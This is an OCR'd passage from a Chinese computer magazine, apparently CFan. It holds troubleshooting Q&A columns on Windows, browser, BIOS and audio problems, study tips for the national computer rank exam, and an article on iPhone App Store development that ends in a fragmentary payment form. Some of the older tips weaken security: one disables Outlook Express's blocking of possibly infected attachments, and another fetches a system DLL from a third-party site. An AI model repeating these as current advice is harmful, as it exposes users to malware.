问：之前安装过一款快捷键软件，软件名字中有“Hotkeys”，全名不太记得了。从那以后，我的Win+E键就无法使用了，按下也没反应。平时习惯使用这个组合键打开资源管理器。请问，如何解决此问题？

答：你安装的应该是“Qliner Hotkeys”这款软件，如果已经卸载了，请从http://download.pchome.net/system/inputdev/detail-139133.html重新下载安装，然后按Win+Z键调出设置界面，然后在虚拟键盘上找到电脑图标并将其拖放到E键上即可。如果没有电脑图标，直接右击E键并选择New Hotkey→Tools→Shell→My Computer即可。



傻博士有话说：

系统中经常会出现系统快捷键失效，除了是安装像Qliner Hotkeys这样的软件导致的原因之外，当系统感染一些病毒后也会出现类似的情况，如果发现多个系统快捷键都不能正常使用，就应该先对系统进行病毒扫描。必要时再使用恶意软件清理工具（例如Windows清理助手）对恶意软件进行清理，一般可以解决问题。

Q2 虚拟光驱vdd-x86.sys文件错误

问：重新安装了Windows XP系统后，使用Virtual Drive Manager这个虚拟光驱软件时，在加载镜像文件后，系统出现蓝屏，提示“vdd-x86.sys文件出错”。请问这该如何解决？

答：这可能是你的系统中已经安装了All Image，或手动安装过VirtualDrive的驱动程序，现在使用的是绿色版就会出现上述错误。

解决方法：删除系统中已存在的VirtualDrive驱动程序即可。单击“开始→运行”，输入“cmd”并回车打开命令提示符窗口，再分别输入以下命令：

```
sc stop VirtualDrive
sc delete VirtualDrive
```

之后就可以正常使用，不会再出现类似的故障提示了。

Q3 总是无法安装酷我音乐盒

问：家里有两台电脑，在台式机中安装酷我音乐盒可以顺利安装，使用同一个下载安装包在笔记本电脑中安装总提示错误。其中，台式机中安装的是Winodws XP SP3，而笔记本中安装的是Windows 2000。请问这是什么原因？

答：酷我音乐盒运行时需要Windows Media Player 9及以上版本的播放器程序支持才能正常工作，在安装时，安装向导就会检测系统中是否安装了Windows Media Player 9及以上版本的系统播放器。解决方法很简单，只要在笔记本电脑中安装最新版的Windows Media Player程序，之后就可以正常安装了。

Q4 虚拟机运行出现错误

问：我将本机中的虚拟机文件（VMX格式）拷贝到服务器（安装的是Windows 2003 Server系统）中的一个共享文件夹中，然后在本机的VMWare中调用虚拟机文件时出现错误，提示无法打开虚拟机文件，文件过大。请问这是什么原因？

答：先检查一下直接在你的电脑中通过网上邻居能否直接访问虚拟机文件，如果不能访问，请检查网络方面的故障。其次，查看一下虚拟机文件大小是否超过4GB，而服务器中的那个共享文件夹所在磁盘分区如果不是NTFS格式，就会出现因为磁盘格式不支持而导致的无法访问，只要将虚拟机文件放到NTFS格式的磁盘分区，然后再调用就没有问题了。

Q5 误卸载软件导致电脑无声音

问：我在卸载软件时误卸载了一款软件，也不记得名称，只有点印象该软件的图标像一个螃蟹，卸载后系统就没有声音了，无法播放音乐、电影。请问如何解决？

答：据你描述的模样，卸载的应该是Realtek的音频驱动程序，只要重新安装一次声卡驱动程序即可解决问题。如果附带的驱动程序光盘丢失，最简洁的方法就是到http://www.drivergenius.com/下载最新版的驱动精灵，运行后直接单击“驱动更新”，它会自动从因特网上匹配声卡并搜索、下载安装声卡驱动程序。

论坛链接：http://bbs.cfan.com.cn/viewthread.php?tid=834385

Q6 无法输入文字

问：刚安装的输入法程序，在优化了一遍系统后，我就无法输入文字了。不管是通过Ctrl+Shift，还是Ctrl+空格键都没有办法调出输入法程序。请问这是什么原因？

答：很有可能是你在优化系统后将输入服务加载项给禁止了。解决方法：按Win+R键打开运行对话框，输入“msconfig”并回车打开系统配置实用程序窗口，选择“启动”选项卡，找到“cfmon”项并将其选中，单击“确定”保存设置即可（见图）。




论坛链接：http://bbs.cfan.com.cn/viewthread.php?tid=834946

Q1 Firefox右键出现错误

问：我用的浏览器是Firefox 3.0，最近只要在页面上右击鼠标就会出现“JAVAScript应用程序，TypeError: $('context-mark').setAttribute is not a function”的错误，请问这是什么原因？

答：请先尝试从程序组中启动Firefox的安全模式，如果安全模式可以正常使用，那就有可能是你安装的某个Firefox插件出现了问题。再次登录正常模式，然后在插件列表中逐一禁止插件，用排除法找出故障插件禁用即可。此外，建议你直接检查系统中是否安装了“COOBBS”这款插件，此插件最容易出现你所说的故障。如果有，请直接将其禁用或卸载即可。



傻博士有话说：

现在很多浏览器软件都提供了插件功能支持，例如IE、Maxthon、Firefox等，而很多插件程序多数是第三方开发的，在程序的兼容性方面经常会出现问题，如果浏览器出现了无法解决的故障，首先应该考虑禁用插件程序，然后再逐项排除故障。例如IE浏览器中，可以通过单击“工具→Internet选项”，选择“程序”选项卡，单击“管理加载项”按钮，在打开的列表中即可看到当前加载的所有插件程序，在出现故障时，可以考虑逐项禁用插件来检查。

Q2 IE中的Gmail与Firefox中为何不同

问：我在IE中打开Gmail后发现点击“设置”后没有“主题”项，而改用Firefox打开同一个Gmail账号，却能在“设置”页面看到“主题”。这是什么原因？

答：这是Gmail自身设置的原因，Gmail中的很多特性都不支持低版本的IE浏览器，只要你升级到IE7或是最新的IE8浏览器，就可以在浏览器中查看并使用Gmail的最新的一些功能了。此外，有些Gmail新功能甚至还不支持中文环境，只有先在“设置”中将界面语言设置英语，然后才可以使用这些新功能（例如最新的Gmail实验室“Labs”）。

●单击“设置”，再将Gmail的显示语言设置为“English(US)”，确定后转为英文Gmail，将会发现多出了不少选项。

Q3 为何打开PHP页面总是下载

问：不知道什么原因，使用IE浏览器打开PHP页面时总是提示下载，而使用Firefox浏览器却不这样。请问这是什么原因？

答：关闭所有浏览器窗口，单击“开始→运行”，输入：regsvr32 msxml3.dll并回车，如果出现成功的提示即可解决问题。如果注册不成功，或试着从http://www.dll-files.com/dllindex/pop.php?msxml3下载该DLL文件并将其放到C:\Windows\System32目录中，然后再按上述方法注册该文件看看。

Q4 能上QQ但不能使用IE7上网

问：我一直习惯了使用IE浏览器，最近又将IE升级到IE7版本，但却出现QQ、MSN等能正常使用，而IE7却不能打开任何页面的怪事。使用360安全卫士、超级兔子等修复工具进行修复也不能解决。我该怎么办？

答：首先，将IE浏览器的工具参数恢复为缺省值：单击菜单“工具→Internet选项”，在打开的设置窗口中选择“高级”选项卡，单击“重置”按钮，保存设置即可。如果这样设置仍不奏效，在360安全卫士等工具修复无效的情况下，建议使用“WinSock_XP_Fix”对Winsock协议进行修复，很多病毒感染系统后都会破坏系统中的“Winsock.dll”和“wsock32.dll”文件导致IE无法使用，只要修复一次即可解决问题，不妨试试。

Q5 为何无法打开旺旺右侧信息面板

问：以前还是正常的，这两天打开淘宝旺旺的聊天窗口后，右侧卖家的名片等相关信息全部成了类似IE无法打开页面的那个错误页面。请问这是什么原因？

答：你的旺旺可以使用，说明网络是正常的。而旺旺上的信息面板其实就是调用IE内核来显示的网页，你可以打开IE浏览器看看是否可以正常打开网页，如果IE也不能打开网页，就是IE浏览器的参数设置问题了，例如设置成了使用代理服务器但这个代理服务器又失效了，只要取消代理服务器设置就可能解决问题。另外，可将IE设置回默认设置试试。

Q6 如何才能彻底删除Gmail邮件

问：我有一个Gmail邮箱，然后在Outlook中通过IMAP功能操控Gmail邮箱中的邮件，明明将一些邮件删除了，但是在Gmail“所有邮件”中依然能看到这些被删除的邮件。如何才能彻底删除？


答：在Gmail中删除的邮件会暂时保存到“已删除邮件”中，一般会在30天后自动清除，而在30天内这些被删除的邮件没有真正意义上的删除，万一出现误删除情况还可以从中恢复，因此并不建议手工彻底删除（反正Gmail邮箱容量也比较大）。当然，非要彻底清除的话，只要手工清空“已删除邮件”就可以了。 CF [SB05]

Q1 IE8无法在论坛上传图片

问：浏览器升级为IE8后（包括Vista自带的IE8），我在许多论坛上发贴时无法上传图片附件，总弹出“无效的图片文件”的错误提示（见图）。这是怎么回事？



答：IE8相比早期版本的IE，提升了默认安全级别。我们可以在控制面板中打开“Internet 选项”，单击“安全→自定义级别”，在安全设置窗口中找到“其他→将文件上载到服务器时包含本地目录路径”，将其重新设置为“启用”，问题即可解决。



傻博士有话说：

此项被禁用时，当上传的图片文件含有长文件名路径时就会无法识别，从而出现上面所说的问题。另外，默认设置下，IE8自动禁用了“将文件上载到服务器时包含本地目录路径”，即使卸载IE8恢复到早期版本的IE，这个选项也会保持禁用，必须手动将其重新启用方可解决。这也是许多人在恢复为IE6时问题依然得不到解决的困惑所在。

Q2 Outlook Express不显示附件及格式栏

问：因工作需要我安装的是英文版Windows XP加中文语言包，使用 Outlook Express（以下简称OE）时发现邮件的附件都找不到了，撰写邮件时则找不到“格式设置”工具栏，是不是中文语言包有问题？

答：第一个问题实际与中文语言包无关，你可以在OE中打开“工具→选项→安全”，取消对“禁止打开可能含有病毒的附件”项的选择即可。第二个问题则与语言包有关，语言包本地化的INETRES.DLL只包含资源中的本地化部分，可能会造成格式栏丢失等若干问题。详情可以参考微软知识库文章：http://support.microsoft.com/KB/331331。

Q3 如何让浏览器支持SVG网页

问：我在打开某些包含SVG文件的网页时，显示SVG的地方只能显示一个空框。我该怎么办？

答：SVG是Adobe公司主推的一种应用于网络上的图形格式，需要安装相应的插件才能支持，如同Flash动画需要安装Flash Player插件一样。打开http://www.adobe.com/svg/viewer/install/，选择下载中文版的Adobe SVG Viewer，双击安装后，重新启动浏览器就可以了。

Q4 宽带打开网页奇慢

问：家里刚安装了联通的2M宽带，但是打开网页的速度奇慢无比，重新安装系统依然如此，但是在使用迅雷下载文件时速度倒很快。请问这是什么原因？

答：不知道你说的打开网页速度慢是偶尔情况还是一直如此，在开启了迅雷这样的下载工具全速下载文件时，由于占用了大量的带宽导致打开其他网页速度变慢，这种情况是正常的，只要关闭迅雷或是限定迅雷的下载速度一般可以解决打开网页慢的现象。

系统感染病毒或中了流氓软件，也会导致打开网页速度变慢的情况。升级最新病毒库进行清查，再用360安全卫士之类的软件对系统内的恶意软件进行清理即可。

论坛链接：http://bbs.cfan.com.cn/viewthread.php?tid=838896&extra=page%3D1%26amp%3Bfilter%3Dtype%26amp%3Btypeid%3D29

Q5 快车3.0为何出现乱码

问：下载安装快车3.0运行后，显示的全部是乱码。我的系统是Windows XP SP2，请问这该如何解决？

答：这可能是你的区域语言选项中设置了非“中文（中国）”而导致的，只要单击“控制面板→区域和语言选项”，在打开的设置窗口中选择“区域选项”选项卡，将默认语言设置为“中文（中国）”即可解决问题。这种安装了中文软件出现乱码现象，经常出现在非中文系统中安装的中文软件上。

Q6 淘宝页面为何不能保存

问：我在淘宝网看到一个喜欢的商品，想将这个商品的页面保存为单一的网页文件，但试了IE、Maxthon浏览器都不行，在48%进度时出现卡死现象，Maxthon在保存时还出现无响应状态，只能从任务管理器中结束进程。请问这是什么原因？

答：这是因为淘宝网做了限制，不让用户直接将页面保存起来，并不是浏览器的原因。如果你想下载这类受过保护的页面，可以通过下面几种变通的方法来实现：

1.页面截图，例如使用SnagIT的滚屏截取功能直接将页面截取成图片。

2.如果只想保存页面中的文字，可按Ctrl+A键全选，接着按Ctrl+C键复制，再在Word或其他字处理器中按Ctrl+V键粘贴即可。也可以通过浏览器的保存功能将页面保存为文本。

3.如果使用Firefox浏览器的话，可以从https://addons.mozilla.org/zh-CN/firefox/addon/8051下载插件，安装后就可以直接通过Firefox来下载了：右击要下载的页面并在弹出的快捷菜单中选择“页面另存为”，在打开的对话框中选择保存类型为“网页，仅HTML”项即可。CF [SB06]

Q1 系统报警机箱盖

问：一台计算机启动后提示“The computer had been removed.The machine cover has……”，请问该如何解决？

答：这应该是由于你没有关闭机箱盖，并在主板BIOS中设置了“电脑机箱(开启)状态监测和报警”功能造成的。建议你启动计算机，按“DEL”键，进入主板BIOS设置界面，选择“PC Health Status→Reset case open status”（PC健康检查→机箱被开启状态），将其设置为Disabled（关闭）按F10键，保存退出主板BIOS设置，一般问题可以解决。



傻博士有话说：

一些喜欢DIY的朋友为了方便使用，经常不盖机箱盖，虽然这样便于对机箱内的部件进行拆卸，但是对于电脑的稳定运行是没有好处的。因为不盖机箱盖会使大量的灰尘进入机箱，从而有可能造成计算机工作异常，尤其是在灰尘较多的春天，防尘就更为重要。

Q2 BIOS版本过低造成惊叹号

问：一台计算机采用华擎ALiveNF6G-VSTA主板，使用Windows Vista操作系统，在“设备管理器”中发现“PCI Express standard Root Port”项出现黄色的“！”，请问这是什么原因造成的？

答：这应该是你的华擎ALiveNF6G-VSTA主板BIOS版本过低造成的，建议你升级主板BIOS到P2.20或更高版本，一般问题就可以解决。BIOS下载地址：http://www.asrock.com/mb/download.asp?Model=ALiveNF6G-VSTA#bios。

Q3 魅族M8无法被计算机识别

问：我非常喜欢苹果的iPhone，由于囊中羞涩，前段时间买了一部魅族M8，找个安慰。最近与电脑连接时，无法被识别，请问该如何解决？

答：建议你通过重置手机注册表解决该问题，具体方法如下：开机长按“电源键+M键”，屏幕出现Clear registries...（清除注册表信息），启动手机，再次与计算机连接，一般问题可以解决（见图）。



Q4 自动超频造成死机

问：一台计算机使用技嘉P45 Extreme主板，Intel Core2 Duo E8500的CPU，使用CPU测试软件，发现CPU频率经常变化，有时还会出现死机，请问该如何解决？

答：这是因为你开启了动态CPU超频C.I.A.2（CPU Intelligent Accelerator）技术造成，该技术是一种智能CPU加速技术，可以根据CPU负载进行自动侦测，并动态调整其频率，例如在游戏等高负荷的应用程序中，主板会对CPU进行动态超频以提高更好的性能。不过这种技术一般会在主板BIOS中设置一个动态调节范围，如果这个范围设置过高，就会造成CPU不稳定，出现死机等现象。建议你重新对该项进行设置，具体方法如下：启动计算机，进入主板BIOS设置，选择MB Intelligent Tweaker(M.I.T)，找到C.I.A.2选项，将其设置为Disabled，保存退出主板BIOS设置，一般问题可以解决（见图）。



Q5 麦克不能正常使用


问：最近买了一个耳麦，在商家处麦克可以正常使用，但在我的笔记本电脑上用QQ语音聊天，对方听不到我说话，请问该如何解决？请问这是什么原因造成的？

答：建议单击桌面右下角任务栏的“小喇叭”图标，弹出“音量控制”窗口，单击“选项→属性”，在“混音器”右边的下拉菜单中选择Realtek HD Audio Input，将其下的“录音”，选择“麦克风音量”，单击“确定”，将“麦克风音量”勾选，并将音量调节按钮拉到最高，一般问题可以解决。

Q6 显示器出现水波纹

问：我的笔记本电脑，玩实况足球时液晶显示器出现纵向移动水波纹，请问该如何解决？

答：右键单击桌面，选择“属性→设置→高级→GeForce Go 7300→性能和质量设置→垂直同步”，设置为“开”，单击“确定”，一般问题可以解决（见图）。




Q7 耳麦声音为何小

问：一台计算机使用映泰TPower I45主板，板载Realtek ALC6888s声卡，最近发现插入耳麦后听音乐声音相对较小，请问该如何解决？

答：在插入耳麦，系统自动弹出的设置画面中进行修改，“设备类型”默认是“音源输出”将其修改为“耳机”，单击“OK”按钮（见图）即可。

CF [S807]



果果 http://guoguo.blog.cfan.com.cn

全国计算机等级考试考前冲刺官方辅导



果果：还有不到半个月的时间，全国计算机等级考试就要进行了！同学们都准备得怎么样啊？本刊特别邀请教育部考试中心组织全国计算机等级考试的负责人，对于热门科目的重点、难点进行点评，希望能在大家的冲刺阶段，通过有的放矢的复习，实现分数的真正提升！

NCRE Examination 计算机等级考试

二级Visual Basic篇

Visual Basic语言是一门实践性很强的考试科目，要想取得好的上机考试成绩，必须加强实践，以达到熟悉题型及积累经验的目的。

尽量简化操作

在上机考试过程中，需要切换不同界面，打开多个窗门，为了把更多的时间用在答题上，应当用最简单的方式来执行这些操作。对于试题查看窗口，可以通过考试控制窗口中的“隐藏窗口→显示窗口”按钮来隐藏或显示窗口。而在Visual Basic集成环境中，简单的快捷键包括：

F4　打开（激活）属性窗口

F5　运行（启动）应用程序

Ctr+N　新建工程

Ctrl+E　打开菜单编辑器

Ctrl+G　打开立即窗口

答案尽量使用“标准”形式

就是在大多数情况下使用的形式，而且是正确的、不会产生歧义的形式，但不一定是最简单的形式。例如，假定有下面的代码，需要考生补充完整，即去掉注释符，用正确的代码取代“?”：

```
PrivateSubCl—Click()
    '?=" AAAAA"
End Sub
```

题目要求当单击这个按钮时，在文本框中显示相应的信息。因此应把“AAAAA”赋给文本框的Text属性。应填入：Textl.Text

这些答案也是正确的：Text1.Text　Forml.Textl.Text　Fornll.Text　Me.Text1.Text　Me.Text1

但Text1.Text是最规范和保险的，能够减少出错的几率及方便查找问题所在。

注意源代码的书写和保存

源代码是评分的依据，书写和和保存十分重要，答题时要注意：

1.必须充分理解题意，按题目的要求设置属性。

2.有些题目要求不得使用任何变量，直接显示字符串，或者把通过输入对话框输入的信息放入文本框中，对于这些题目，必须严格按照题意，不要定义任何变量，否则会影响得分。

3.编写的窗体文件和工程文件一定要保存在考生自己的文件夹下，并按题目要求的文件名。特别注意不要把下划线写成减号。

4.有些题目要求输入汉字，需要进入中文状态，而程序中的字符如逗号、冒号、分号等必须在英文状态下输入，应注意中英文切换。

关于工程文件装入

一些程序需要打开（装入）工程文件并向其中添加标准模块文件，而工程文件或标准模块文件都存放在考生文件夹下。为了装入试题提供的程序（工程文件）或添加标准模块，必须先找到考生文件夹，注意两种不同情况。

二级Access数据库篇

Access数据库程序设计是NCRE近两年发展最快的科目之一。自2004年第一次开考以来，年均增长率保持在50%以上，下面主要就上机考试中需要注意的地方进行简单讲解。

抓住基本操作，尽量不失分

Access上机考试的合格率总体保持在50%～60%，难度适中。题型设计时，基本操作部分的题目难度并不大，例如新建表、新建主键、为空表输入数据等基本操作，只要真正上机操作过Access的考生，基本上都能正确作答。这一部分的总分值是30分，平均得分率达到70%，细心一点，尽量不失分。

完成简单应用，努力多得分

简单应用是在基本操作的基础上增加了部分复杂操作，然后完成一些功能性的整体操作，例如新建一个查询、按照要求增加或删除数据、设置报表的格式、对窗体进行简单设计、对宏操作进行简单设计、设置对象的属性等。这一部分难度适中，总分值是40分，平均得分率在50%以上。如果基本操作和简单应用完全答对，一定可以及格。

尽力做好综合应用，不留空白

综合应用题难度较大、知识点多、操作复杂，一般情况下，会考核多个知识点，将表、窗体、宏、模块等对象组合在一问中。按题目要求，至少做出基本界面，就可得分。这类题目是为了考核学生的综合能力，真正学得好的考生在这里会得到很好的区分。这一部分的总分值是30分，平均得分率低于50%。需要强调的是，所有上机环节都是按知识点进行评分，所以要会多少做多少，不要因为部分不会而放弃整道题目。

作为一种标准参照考试，考试大纲明确要求了通过的水平和标准，力图真实反映考生能力。同时，随着技术的不断发展，Access考试也在调整考核的内容和重点。最近的一次教材修订已在2008年完成，调整重点是增加VBA编程内容，删减了一些基本操作，这些调整也会慢慢反映在试题中。针对每次考试后的统计数据，会进行题目间的适当调整，以保证各套题目间难度的动态平衡。

果果 http://guoguo.blog.cfan.com.cn

二级Visual FoxPro篇

Visual FoxPro程序设计自2004年开考至今已经进入第5个年头，如果考生注意分析历年考题，应该很容易抓住考试重点。

SQL语句是重点

SQL语句在所有题型中都会考到，包括笔试的选择题和填空题，以及上机的基本操作题、简单应用题和综合应用题。

1.查询语句

在SQL语句中的重点又是SELECT查询语句，所以考生要准确掌握SQL SELECT语句的基本结构：

```
SELECT …
FROM … [JOIN … ON ……]
WHERE …
GROUP BY … [HAVING …]
ORDER BY …
```

在笔试题中不需要编写SQL SELECT语句，重点是理解各关键词。

选择题中常见的有两种考试方式：一种是判断语句的查询结果，因此要能够读懂相应的语句，准确判断查询结果；二是给出查询要求和4个查询语句，准确判断哪条语句是正确的。填空题中主要是根据查询要求在给出的语句中填写关键词，也有填写表达式的。因此在笔试中准确理解SQL SELECT的语句结构和关键词的作用非常重要。

在上机考试中，基本操作题可以是一个简单查询，通常只涉及SELECT、FROM和WHERE短语，一般考生都能够正确完成。而在简单应用题和综合应用题中可能会遇见稍微复杂一些的查询，如果考生能够正确理解SQL SELECT的结构，则可以借助查询分析器完成相关语句的编写。在上机考试中一般需要保存查询结果，此时需要准确使用INTO TABLE/DBF短语。

2.操作语句

操作语句包括插入INSERT、删除DELETE和更新UPDATE语句。操作语句语法比较简单，但是在笔试中经常会与数据完整性结合起来进行测试，例如给出4条插入语句，问哪条语句可以成功执行，这其中常常既考察对INSERT语句的掌握，也考察对数据完整性的理解和掌握。

3.定义语句

主要指CREATE TABLE语句，该语句语法比较复杂，建议基本部分一定掌握。在上机考试时，如果遇到涉及定义索引和数据完整性约束等内容的题目，可以尝试借助表设计器完成相应的操作，这样一是可能部分得分，二是上机题可能前后关联，从而保证后续题目的完成。

掌握各种设计器和向导的使用

在上机考试中使用各种设计器和向导完成各种操作是基本内容，会涉及基本操作题、简单应用题和综合应用题。它们包括查询设计器、视图设计器、表设计器、表单设计器、菜单设计器、报表设计器等，以及报表向导、表单向导等。

除表单设计器的内容较多、变化较大外，其他各种设计器和向导的应用都比较简单，如果能将历届考题相关题目做一遍，则完全可以应付此类题目。而表单设计也主要集中在常用控件和属性上，如果熟悉可视化程序设计也很容易掌握。

数据库基础和程序设计基础

数据库基础知识在笔试中是必考的，由于是选择和填空题，所以考生必须准确理解相关概念才能保证答题正确。程序设计基础是必须掌握的，简单的流程控制（条件语句、循环语句等）、变量及其作用域、数组等都应该掌握。

三级网络技术篇

网络技术是一门实用的科学，定位在对考生网络基础知识能力、实用网络技术等内容。



教材变化

近年来随着网络技术的更新，我们的教材也前后经历了4次修订，本次修订对教材的改动非常大。2009年版三级网络技术教材修订主要包括：第1章到第4章进行内容的更新和升级；把原第5章因特网基础拆分为两章（第5章Internet基础、第6章Internet基本服务），并去掉原第7章；把原第6章重写为新第7章网络管理与网络安全，把原第8章重写为新第8章网络应用技术。

选择题备考指南

1.技能类

技能类选择题以考核考生在实际环境应用网络技术基础知识解决问题的能力为主。根据历次试题来看，试题的形式主要有IP地址计算、路由器（交换机，Hub等交换设备）路由选择、网络设备（交换机、路由器等）最大带宽计算等。IP地址计算主要是考核考生的10进制和2进制转换，只要掌握了该知识点就能够顺利答题。路由选择类试题要分清路由器、交换机和Hub这几类设备转发数据的特点，路由器是根据路由表选最短路线，并且路由表并不是一成不变的，而是随着网络拓扑结构的变化不断更新的；交换机转发数据的特点是直接交换，而不进行路由的选择；Hub设备只进行最简单的群发操作，所有通过Hub转发的IP数据包都被Hub复制后转发到Hub的各个端口，由目的端主机来确定是否应该接收该数据包。由这些特点引申出来的试题包括路由表数据更新、IP数据包选路、三种转换设备之间性能对比分析等题目。只要考生牢牢掌握了这些知识点就能对该类试题应付自如。网络设备最大带宽计算题主要考核的是全双工、半双工工作方式和10/100M最大带宽选择两个知识点，考生应该记住最大带宽下设备的所有端口都应该工作在全双工状态，并且是工作在带宽最大的情况。

2.实时类

网络技术发展迅猛，教材和大纲出版时并不能涵盖最新最实用的网络技术，为了让考生能够对最新最实用的网络技术有所了解，能够做到以考促学，每次的网络技术命题中都会有部分关于最新技术的命题。这类试题总体的命题思路是在试题描述中将该技术的概念提供给考生，由考生根据已掌握的知识采用排除法去选择正确的答案，考后考生还可以根据这些概念去进一步学习相关的知识。由于这部分试题考核的概念超过教材范围，所以在命题中命题老师已尽可能地降低了试题的难度，考生只要能够对网络技术中的各种概念熟记于胸，答对该类试题并不难。

填空题备考指南

填空题在三级网络技术笔试试卷中占有很重的比重（填空题总分为40分，占整卷的40%），所以答好填空题对考生取得良好成绩至关重要。根据近些年的试卷分析，填空题主要考核考生对网络基本知识理解和记忆，其出题范围集中在教材的前四章网络基本概念和第6章网络安全技术基本概念。要答好这类试题，考生应该牢固掌握和灵活应用网络中的主要概念。



CF [TS01]

i上那阵Phone

——iPhone“钱”景无限好



本文作者：尹振宇，网名：透明de面具，现就职于高德软件有限公司，从事iPhone平台上LBS相关软件的开发。




“iSteam首月创收100000美元”、“Where To这款软件在不到3个月的时间内就达到了200000美元的销售额”、“落魄程序员自编游戏一天收入37000美元”、“Twitter两个月内为其开发者带来了250000美元的收入”。这些看起来离我们很遥远的收入数字，并不是来自公司高管，也不是金融投资者，而是很多普普通通的软件开发者。而上面这些还只是这个群体中的冰山一角。有些心动了么？其实这些就是iPhone软件的开发者。

而这些开发者正是通过App Store来销售他们的软件的。苹果公司的App Store是一种很特殊的服务，它允许开发人员将自己开发的软件，以自己决定的价格发布给用户。而每一台iPhone手机和iPod Touch上，都有一个App Store程序，用户可以在其中浏览、选购他们心仪的软件。在软件销售后，苹果公司会收取该软件收入的30%用作平台的维护费用，而剩下的70%归开发者所有（非美国本土开发者还会有额外的10%到30%的税归美国政府所有）。虽然是被层层盘剥，但只要你的软件有一个好的销量实际获得的收益也是相当可观的。

从一些网站上得出的统计资料表明，App Store上的软件，最大的购买力来自于北美地区。因此有一些软件摆明了就是为北美地区的用户量身定做的。比如在美国，搜索你附近的星巴克；比如需要美国的手机号才可以注册，并通过手机进行验证；再比如是一些完全是北美文化的体现。在移动设备、尤其是这样让人有随时拿出来玩的欲望的移动设备上开发应用程序，是很与众不同的。游戏也许是最无国界的东西了吧。让我们看两个热卖的程序吧。





第一个登场的是：iShoot

这个游戏最开始并不怎么吸引人。但作者利用圣诞节的销售旺季，对软件做了改进，并推出了免费的lite版（很多收费的软件都会推出一个精简的lite版作为试用）。这个明智的举动，让这个游戏迅速攀升至销量冠军，日下载量接近17000个。



第二个现身的是：iSteam

依旧是一款出现在文本开头的软件。你根本不能想出这个售价0.99美元的软件是什么功能——当你试着对iPhone的话筒吹气，你会惊讶地发现，屏幕上好像有一层水雾，就像你对着玻璃吹气一样。再拿手指在屏幕上划划看，也像真正的玻璃一样，不但能擦掉水雾，还会有水珠滚落，很帅吧。似乎也是很简单的东西，但它确实成就了首月超过100000美元的销售额。

立刻加入iPhone程序员

各位看到现在，是不是也想加入到这个开发队伍中了呢。先别着急，不要被最开始那一大串0的收入数字冲昏头脑。无论是游戏还是应用程序，想要有一个好的销量，首先是要有一个好的创意，其次是有一个好的展现形式。好了，现在创意有了，也许对于要做的东西也有了一个大概的雏形浮现于脑海中了，但我们还有一些其他准备工作需要做哦。

iPhone软件的开发平台分为两种，官方SDK（Software Development Kit 软件开发套件）和Tool Chain。前一种是官方的开发平台，其只能安装于Mac OS X 10.5系列的操作系统上。也就是说，我们需要一台使用苹果公司操作系统的电脑。如果我们想让自己开发的软件在App Store上赚取收益的话，官方SDK是唯一的选择。而后一种，也就是Tool Chain，是国外的一些黑客们，通过破解等手段，直接获取iPhone系统库的头文件导出。因此可以说，利用Tool Chain，开发者们可以做到很多官方SDK做不到的效果或实现官方SDK实现不了的功能。但与之相伴的是，Tool Chain开发的应用是没有办法通过App Store来获取收益的。至于具体如何开发，将在以后的文章为你揭秘。

看过上面的介绍，我们目前的选择只有官方SDK一条路了。虽然其SDK及IDE（Integrated Development Environment 集成开发环境）是可以免费获取的，但如果想要在真正的iPhone和iPod Touch设备上运行或调试你开发的程序，或者最终发布程序到App Store上，则必须要加入iDP(iPhone Developer Program)，可以理解为一种开发许可。加入iDP并非免费，iDP分为两个价位，99美元的标准版和299美元的企业版。两者的区别在于99美元的标准版可以将程序发布到App Store上，而299美元的企业版是没有发布程序到App Store的资格的。但与之相应的是，企业版可以在企业内部进行分发，总之是与我们关系不大的一种开发许可。同时我们需要注意到，iDP的有效期是一年。不过由于从苹果公司推出iDP到现在还未满一年，因此iDP到期后的政策及如何处理暂时还是未知的。

申请iDP之路

iDP的申请页面是http://developer.apple.com/iphone/pgm1/。对于标准版的iDP，注册时有两种选择，Individual（个人）和Company/Organization（公司/组织）。公司/组织的iDP在注册时，需要填写公司法人、

Developer Name: 英文名

iDP Person ID: 以手邮件中会有　Follow-up Number: 邮件中有提到

iDP Enrollment ID: 邮件中有提到

1. Please select a payment type (**PLEASE NOTE: Order will be charged in US dollars.)　选择你的信用卡类型 须支持美元支付

☐ AMEX　☐ VISA　☐ MasterCard　☐ Discover

Credit card number: 信用卡号　Exp date: 过期时间

Name on card (please print clearly): 信用卡上的名字（一般是拼音）

Cardholder's full billing address (**Important for verification)

信用卡的账单地址

Cardholder Signature: 手写签名 就像平时刷卡时的签名一样

